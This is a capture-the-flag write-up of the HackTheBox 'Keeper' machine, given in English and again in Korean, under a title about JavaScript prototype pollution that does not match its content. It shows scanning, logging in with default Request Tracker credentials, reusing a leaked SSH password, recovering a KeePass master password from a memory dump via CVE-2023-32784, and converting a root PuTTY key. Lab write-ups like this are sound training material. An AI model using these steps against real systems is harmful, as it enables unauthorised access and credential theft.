

Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.11.227
Hostname: keeper.htb
Only SSH and HTTP were open.
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.227 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV 10.10.11.227
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3
80/tcp open  http    nginx 1.18.0 (Ubuntu)
The web root just pointed at a support portal, so I added the hostname it referenced.
echo "10.10.11.227 tickets.keeper.htb" | sudo tee -a /etc/hosts
tickets.keeper.htb was a Request Tracker (RT) 4.4.4 instance. RT ships with well-documented default credentials, and they had never been changed.
User: root
Pass: password
Logged in as the RT admin, I browsed to the user list. A user named lnorgaard had a comment noting that their account had been created with a default password.
lnorgaard : Welcome2023!

That password worked directly over SSH and gave the user flag.
ssh lnorgaard@10.10.11.227   # Welcome2023!
cat user.txt
lnorgaard’s home directory held two very telling files: a KeePass database and a full process memory dump of KeePass.
KeePassDumpFull.dmp
passcodes.kdbx
A memory dump of KeePass right next to its database points straight at CVE-2023-32784. KeePass 2.x leaves the master password in memory nearly intact. Every character except the first can be recovered from the dump. I pulled the files down and ran a public recovery tool.
scp lnorgaard@10.10.11.227:/home/lnorgaard/{KeePassDumpFull.dmp,passcodes.kdbx} .
python3 keepass_dump.py KeePassDumpFull.dmp
●dgrød med fløde
Only the first character was unknown. The rest was a giveaway: rødgrød med fløde is a classic Danish dessert (matching the Danish username lnorgaard), so the full master password was simply rødgrød med fløde.
With the master password, I opened the database and found an entry for the ticketing server holding root’s credentials, including a PuTTY-format private key.
kpcli --kdb passcodes.kdbx
# master password: rødgrød med fløde
kpcli:/> show -f "passcodes/Network/keeper.htb (Ticketing Server)"
The notes field contained a full PuTTY-User-Key-File-3 block. PuTTY keys are not OpenSSH keys, so I converted it with puttygen.
puttygen root.ppk -O private-openssh -o id_rsa
chmod 600 id_rsa
ssh -i id_rsa root@10.10.11.227
root@keeper:~# cat root.txt
Keeper is short and realistic. The foothold is nothing more than an unchanged default password on an internet-facing ticketing system. That is still one of the most common ways real networks fall.
The privilege escalation is a nice demonstration of CVE-2023-32784: a password manager’s own memory betrays it. And the final twist, recognizing a Danish dessert to fill in the one missing character, is a reminder that the last mile of a password recovery is often just context.
대상 IP: 10.10.11.227
호스트명: keeper.htb
열린 건 SSH와 HTTP뿐이었습니다.
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.227 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV 10.10.11.227
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3
80/tcp open  http    nginx 1.18.0 (Ubuntu)
웹 루트는 지원 포털을 가리키고 있었기 때문에, 거기서 참조하는 호스트명을 추가했습니다.
echo "10.10.11.227 tickets.keeper.htb" | sudo tee -a /etc/hosts
tickets.keeper.htb는 Request Tracker(RT) 4.4.4 인스턴스였습니다. RT는 잘 알려진 기본 계정으로 배포되는데, 이 머신에서는 한 번도 바뀌지 않았더라고요.
User: root
Pass: password
RT 관리자로 로그인해서 사용자 목록을 둘러봤습니다. lnorgaard라는 사용자에는 기본 비밀번호로 계정이 만들어졌다는 코멘트가 남아 있었습니다.
lnorgaard : Welcome2023!
이 비밀번호가 SSH에 그대로 통했고, user 플래그를 얻었습니다.
ssh lnorgaard@10.10.11.227   # Welcome2023!
cat user.txt
lnorgaard의 홈 디렉터리에는 아주 노골적인 파일 두 개가 있었습니다. KeePass 데이터베이스와, KeePass의 전체 프로세스 메모리 덤프였어요.
KeePassDumpFull.dmp
passcodes.kdbx
KeePass 메모리 덤프가 데이터베이스 바로 옆에 있다는 건 곧장 CVE-2023-32784을 가리킵니다. KeePass 2.x는 마스터 비밀번호를 메모리에 거의 그대로 남기는데, 첫 글자를 제외한 모든 글자를 덤프에서 복구할 수 있거든요. 파일을 내려받아 공개 복구 도구를 돌렸습니다.
scp lnorgaard@10.10.11.227:/home/lnorgaard/{KeePassDumpFull.dmp,passcodes.kdbx} .
python3 keepass_dump.py KeePassDumpFull.dmp
●dgrød med fløde
알 수 없는 건 첫 글자 하나뿐이었습니다. 나머지가 답을 알려주는데요. rødgrød med fløde는 유명한 덴마크 디저트예요. (덴마크식 사용자명 lnorgaard와도 맞죠.) 그러니 마스터 비밀번호는 그냥 rødgrød med fløde였습니다.
마스터 비밀번호로 데이터베이스를 열었더니, 티켓 서버용 항목에 root의 credential이 들어 있었습니다. PuTTY 형식의 개인키까지요.
kpcli --kdb passcodes.kdbx
# master password: rødgrød med fløde
kpcli:/> show -f "passcodes/Network/keeper.htb (Ticketing Server)"
notes 필드에 완전한 PuTTY-User-Key-File-3 블록이 있었습니다. PuTTY 키는 OpenSSH 키가 아니라서, puttygen으로 변환했습니다.
puttygen root.ppk -O private-openssh -o id_rsa
chmod 600 id_rsa
ssh -i id_rsa root@10.10.11.227
root@keeper:~# cat root.txt
Keeper는 짧고 현실적입니다. 발판이라고 해봐야 인터넷에 노출된 티켓 시스템의 바뀌지 않은 기본 비밀번호가 전부인데, 이건 여전히 실제 네트워크가 뚫리는 가장 흔한 경로 중 하나예요.
권한 상승은 CVE-2023-32784을 잘 보여줍니다. 비밀번호 관리자의 메모리가 스스로를 배신하는 거죠. 그리고 마지막 반전, 빠진 한 글자를 덴마크 디저트로 채우는 대목은, 비밀번호 복구의 마지막 한 걸음이 결국 맥락일 때가 많다는 걸 다시 알려줍니다.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption